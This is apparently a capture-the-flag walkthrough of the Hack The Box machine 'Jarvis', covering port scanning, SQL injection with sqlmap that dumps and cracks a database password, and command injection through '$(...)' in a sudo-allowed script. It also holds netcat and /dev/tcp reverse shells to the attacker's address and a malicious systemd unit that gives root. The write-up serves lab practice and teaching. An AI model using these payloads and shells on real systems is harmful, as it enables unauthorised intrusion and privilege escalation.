Jarvis

10.10.10.143

Nmap

Ran a quick scan but results felt suspicous, so ran a deeper nmap scan. Good thing too as it missed that top port the first time round. `nmap -T5 -Pn -p- -A 10.10.10.143`

```
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel

64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).

```


Seems there will be two websites, let's go to the port 80 one first:

Website Port 80


Whilst we go around the box, let's run some enumeration in the background via :

```
nikto -h 10.10.10.143

gobuster dir -u 10.10.10.143 -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt -x php,txt

```


both tell my that **/phpmyadmin/** exists, and in its source page we find its version is **4.8.0**. Going to the page didn't tell me much, but did tell me we're running a **MySQL** system



First thing I see that looks suspicous is this at the top of the page. Let's add **supersecurehotel.htb** to our **/etc/hosts** and see if anything changes.....nothing changed



Rooms



We know the site runs **M**ysql, so perhaps we can exploit this page's url. Let's catch this page in burpsuite, and after **cod=** add a **sleep request** of five seconds to check if the page is vulnerable: `/room.php?cod=1%20or%20sleep(5)`

```
Request
Raw | Params | Headers | Hex
1  GET /room.php?cod=1%20or%20sleep(5) HTTP/1.1
2  Host: 10.10.10.143
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
   Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: PHPSESSID=jmcpg4tdh122ponp5lon8bjgm4
9  Upgrade-Insecure-Requests: 1
10
11
```

It is vulnerable, so we can use `sqlmap`

SQLmap

Catch a burp request from room, don't include any sql injections, and save it to a text file.

```
kali@kali:~/Downloads/jarvis$ cat burped.txt
GET /room.php?cod=1 HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=jmcpg4tdh122ponp5lon8bjgm4
Upgrade-Insecure-Requests: 1
```

Now we can request that the tool search through and find usernames and passwords, and even crack these for us if we supply it with a wordlist: `sqlmap -r burped.txt --passwords --users`

```
[11:40:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[11:40:18] [INFO] starting dictionary-based cracking (mysql_passwd)
[11:40:18] [INFO] starting 2 processes
[11:40:25] [INFO] cracked password 'imissyou' for user 'DBadmin'
database management system users password hashes:
[*] DBadmin [1]:
    password hash: *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0
    clear-text password: imissyou
```

So username;password is `DBadmin;imissyou` ...romantic, I guess?

SQL Map Shell

Append `--os-shell` as part of your sql request, and get a shell: `sqlmap -r burped.txt --passwords --users --os-shell` . It may come with some errors, but just carry on and select whatever is default.

```
[12:06:12] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'www-data'
```

It behaves strangely, so let's use `netcat` to get a better shell:

- victim machine: `nc -e /bin/bash 10.10.14.34 4321`
- kali machine: `nc -nvlp 4321`

www-Data shell

Once you get a shell upgrade it via: `python -c 'import pty; pty.spawn("/bin/bash")'`

Go to `tmp`, upload your enumeration script, and let's get to work on the priv esc.

PrivEsc

Interesting tesults from the **linpeas** enumeraton tool:

```
root       391  0.0  2.6 229376 26744 ?        Ss   09:32   0:00 php-fpm: master process (/etc/php/7.0/fp
m/php-fpm.conf)
root       395  0.9  1.6  61916 16716 ?        Ss   09:32   1:35 python3 /root/sqli_defender.py
```

- php-fpm: master process (/etc/php/7.0/fpm/php-fpm.conf)
- python3 /root/sqli_defender.py

```
User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Let's look a bit further at this `/var/www/Admin-Utilities/simpler.py`

Pepper Simplier

use `strings /var/www/Admin-Utilities/simpler.py` to work out what the programme is doing. The section about forbidden catches my eye. It's trying to stop an attacker spill out of the commands' parameter but exlcuding these special characters....but it forgot **$$$**

```
forbidden = ['&', ';', '-', '`', '||', '|']
command = input('Enter an IP: ')
```

We should therefore be able to run our own commands if we use `$` . Let's try

- Run the programme with the ping command: `sudo -u pepper /var/www/Admin-Utilities/simpler.py -p`
- When it asks for an IP: `$(/bin/bash)`

```
 simpler.py
                                   @ironhackers.es

***********************************************

Enter an IP: $(netcat -e /bin/bash 10.10.14.34 1234)
$(netcat -e /bin/bash 10.10.14.34 1234)
Got you
www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<o -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
 simpler.py
                                   @ironhackers.es

***********************************************

Enter an IP: $(/bin/bash)
$(/bin/bash)
pepper@jarvis:/var/www/html$ whoami
whoami
```

I originally tried to get the tool to connect back to my netcat, however it caught the special characters. Doesn't matter, the second attempt worked and it got a Pepper Shell

Pepper Shell

This new shell doesn't behave as we expect it to however....let's see if sending over a **netcat** connection improves it somewhat:

- pepper shell: `nc -e /bin/bash 10.10.14.34 1234`
- kali: `nc -nvlp 1234`

Go and get your user flag and then come back for the priv esc II *electric boogaloo*

PrivEsc II

upload and re-run an eumeration script, and then take a look at this:

```
[+] Readable files belonging to root and readable by me but not world readable
-rwsr-x--- 1 root pepper 174520 Feb 17  2019 /bin/systemctl
-r--r----- 1 root pepper 33 Mar  5  2019 /home/pepper/user.txt
```

`/bin/systemcl` runs as root. Googling around for an exploit, we find this blog which guides us: https://medium.com/@klockw3rk/privilege-escalation-leveraging-misconfigured-systemctl-permissions-bc62b0b28d49

Systemcl Exploit

Make a file in kali called `root.service,` and then transfer it over to **pepper's directory**. Then set up a netcat listner

```
# root.service contents:

[Unit]
Description=get root privilege
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.34/5555 0>&1'
[Install]
WantedBy=multi-user.target
```

Then start the systemtcl process:

- `/bin/systemctl enable /home/pepper/root.service`
- `/bin/systemctl start root`

Check your netcat listner, if all has gone well you'll have a root shell

```
kali@kali:~/Downloads/jarvis$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.143] 35912
bash: cannot set terminal process group (39878): Inappropriate
bash: no job control in this shell
root@jarvis:/# whoami
whoami
root
root@jarvis:/# cat /root/root.txt
cat /root/root.txt
```